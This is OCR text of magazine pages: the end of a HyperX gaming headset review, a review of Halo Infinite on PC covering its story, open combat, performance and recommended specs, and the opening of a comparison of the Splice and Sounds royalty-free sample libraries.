
SIX SHOOTER Good for gaming and music alike; software-free surround sound; great build quality.

FIRING BLANKS Fairly expensive; needs more audio customization options.

$150, hyperx.com

SPECIFICATIONS

Driver Type	50mm neodymium magnet
Frequency Response	10Hz–23.2kHz
Sensitivity	-40dBV
Design Style	Circumaural, closed back
Microphone Type	Unidirectional noise-cancelling electret condenser
Connection Standard	3.5mm/USB
Battery Life	N/A
Weight	0.83lb



Finally, a Halo game launching on PC alongside Xbox.

FIRST-PERSON SHOOTER

Halo Infinite

What's up, Chief?

HALO'S RELATIONSHIP with the PC has always been rocky. We had to wait for 2019's *Master Chief Collection* to finally bring the Xbox games (which began life on the Mac) to Windows, but even then they were slowly drip-fed to PC users over the course of a year. It's a lot to expect *Halo Infinite* to make up for these 18 years waiting for a proper Halo PC launch, but this is a darned good attempt.

The *Halo* story has become convoluted across the last six or so games, but the basics are that a war between the religious collective known as the Covenant and humanity ended up including mysterious ringworlds that were built as a doomsday weapon system to wipe out a voracious species known as the Flood. The fact this means wiping out all sentient life in the galaxy doesn't seem to have sounded like such a bad thing to the weapon's creators.

Some idiot kept a sample of the Flood on one of the ringworlds, but somehow it got loose, setting off the three-way battles of the first games. The Covenant's defeat led to it splintering and huge hybrid ape/bear creatures known as Brutes took command. However, the war with humanity continues and, given its nature, further outbreaks of the Flood cannot be ruled out. While they don't actually appear in the campaign, they would seem perfect for a horde mode.

Due to a slow start, you see rather more of the Brutes early on in the campaign than you might expect to. In fact, the game begins with you being dropped out of a spaceship by one of these Brutes, who then follows you around like some giant ranting holographic projection.

Halo's early enemies are the comic relief, the Grunts that spout amusing soundbites (the fact *Infinite* introduces new ways to blow them up is almost worth the price of the game on its own), and the Jackals who harass you from a distance and hide behind energy shields. With no shielded Elites, at least not to begin with, the endless space corridors you initially explore do little but funnel you from arena to arena, where you encounter yet more of the hairy beasts.

It's not until you end up on a ringworld's surface that the promise of a more open, though not completely open-world, *Halo* can be delivered upon. And make no mistake, this is a huge move for the series. It's always looked like the ringworlds and planet-set levels might be more open than the spaceship corridors, but they're merely wider. You're always funneled through a narrow entrance point to a killing arena in which the series' vaunted 30 seconds of fun can be played out and looped. It fits because Halo has always been a kind of sandbox, allowing you to approach fights in different ways, even if that merely boils down to whom you shoot first, or whether you sit in the driver or gunner seat of a Warthog.

Also new is Master Chief's grappling hook, which the space-based opening does a decent job of introducing, having you use it to bounce through wrecked sections of a ship as you move to and from a Pelican dropship piloted by another innovation—a human character you'll actually care for. The grapple hook can

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



grab weapons, launch you in and out of combat, hijack vehicles, and make surfaces you were unable to climb easily scalable. But the simple human presence of the Pelican Pilot in a game full of eight-foot superhumans in armor makes just as much difference to the tone.

INVITATION TO GO NUTS

With the extra width of the open-world setting, those combat arenas are now huge, and enormously inviting to go nuts in. Tweaks to the weapon-set mean you're much less reliant on either the starting pistol or Covenant heavy weapons than you have been before.

You could start with a human machine gun, pick up a plasma pistol or a needler from a downed Jackal, use it to knock the armor off the Brute standing at the center of the chaos, then use the grapple to zoom away, brawling with a Grunt as you do so to pick up his supply of plasma grenades.

It all feels rather like the way we remember *Halo* combat from when we used to play the earlier games. It even makes use of that hoariest of videogame tropes, the explosive barrel, recasting it as a power coil and making it into an easily throwable bomb.

That's not to say there aren't drawbacks to the new approach. The game is completely reliant on combat, though that's barely a criticism, and is so stuffed with collectibles and side missions you start to wonder whether the development was outsourced to Ubisoft. It has the traditional slog in the final third that we've seen in almost every *Halo* game to date, repetitive objectives, and a story that poses more questions than it answers (although as this is apparently infinite, we're sure to get more).

With some reasonable minimum specs reaching back to Haswell-era i5s, performance is good, though the more GPU power you can feed it, the better. Part of this is because it doesn't attempt to be a photo-real experience, the cartoonish leaning of the visuals tempered now by modern lighting techniques, but still on the heightened side of realism.

It's not a perfect game by any means, but it is a ridiculous amount of fun, and that's even before you crack open the multiplayer modes, which include a marvelous free-for-all simply called Big Team Battle. Previous games in the series have perhaps forgotten what it means to be this enjoyable, preferring to be as stoic as their silent, faceless leading man. However, with *Halo Infinite*, the fun has crept back into the purple-splattered shooting game, making us incredibly happy to see it on PC. **–IAN EVENDEN**

VERDICT **8**

Halo Infinite

ELITE A new and more open-world Halo; has a newly-discovered sense of fun.

GRUNT Repetitive missions; nonsensical story; po-faced protagonist.

RECOMMENDED SPECS CPU, Ryzen 7 3700X or i7-9700k. RAM, 16GB. GPU, RX 5700 XT or RTX 2070.

$60, www.xbox.com/en-US/games/, T-rated

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

With an accessible interface and a huge collection of sounds, Splice makes digital music creation easier.

Splice vs Sounds

Two royalty-free sound libraries in the mix

SO, YOU'VE DECIDED to take the plunge and get into music production? Whether you're going down the professional route or just wanting to have a bit of fun, the likelihood is that you'll be using a digital workstation to piece together your music. Unless you're physically creating and recording your own music, you'll probably need to add external sounds, drumbeats, or sound effects to your production. Created by other artists, these are known as samples.

Sampling is a term that describes taking a portion of an existing song, whether it's a drumbeat, a line of vocal, or a few notes from an instrument, and adding it into a new song. Perhaps the most famous example is Vanilla Ice's hit *Ice Ice Baby*, which sampled the bassline from *Under Pressure* by Queen and David Bowie. Yes, that's the sort of level we're aiming for.

Anyway, these samples can be clips from a song, instruments, loops, or vocals that can be used in any way you like to create your own production. Using a DAW, you can tweak these samples to suit your style and add some depth to your work, without spending ages trying to replicate them yourself.

One major issue with sampling is copyright infringement issues, so it's vital to make sure you're allowed to use a sample in your work. One of the easiest ways to do this is via a royalty-free library. These sites offer huge collections comprising many thousands of samples to search through. Two of the best sites currently offering this service are Splice.com and Sounds.com. So, how do these two libraries compare against each other and which one should you choose?

Our first impressions are that both of these sites have a nice interface. They follow a similar template, with menus and categories along the top coming in from the left, a catalog to scroll through in the center, and your login and account details towards the top right. Both are graphic- and image-rich websites that help you to navigate around easily.

At a glance, Sounds has a darker interface, while Splice's look seems to be more Apple-influenced. It's hard to separate these two but, thanks to a cleaner approach, Splice just shades it. The lighter style is easier on the eye, helping you to find what you're looking for a little quicker.

As good as they both look, they also need to offer a rich catalog of quality material. Splice.com started out in 2013, with the aim of consolidating the creative process for musicians and bringing all the resources into one place. This is a site where you can not only find sounds and download plug-ins, but also work on your productions and share content. It has evolved to be an all-in-one solution for the musically inclined. Splice has now developed into more than just a catalog and it is certainly a diverse website.

In the sounds page of Splice, there are a few menus to select through to make the search process easier. There's an overview page that showcases new sounds, featured stories behind certain sounds, top packs, top labels, and many more categories, including trending sounds. This makes it a great landing page from which you can get some inspiration. If you are solely looking for a particular type of sound or a specific instrument, then this is your better option.

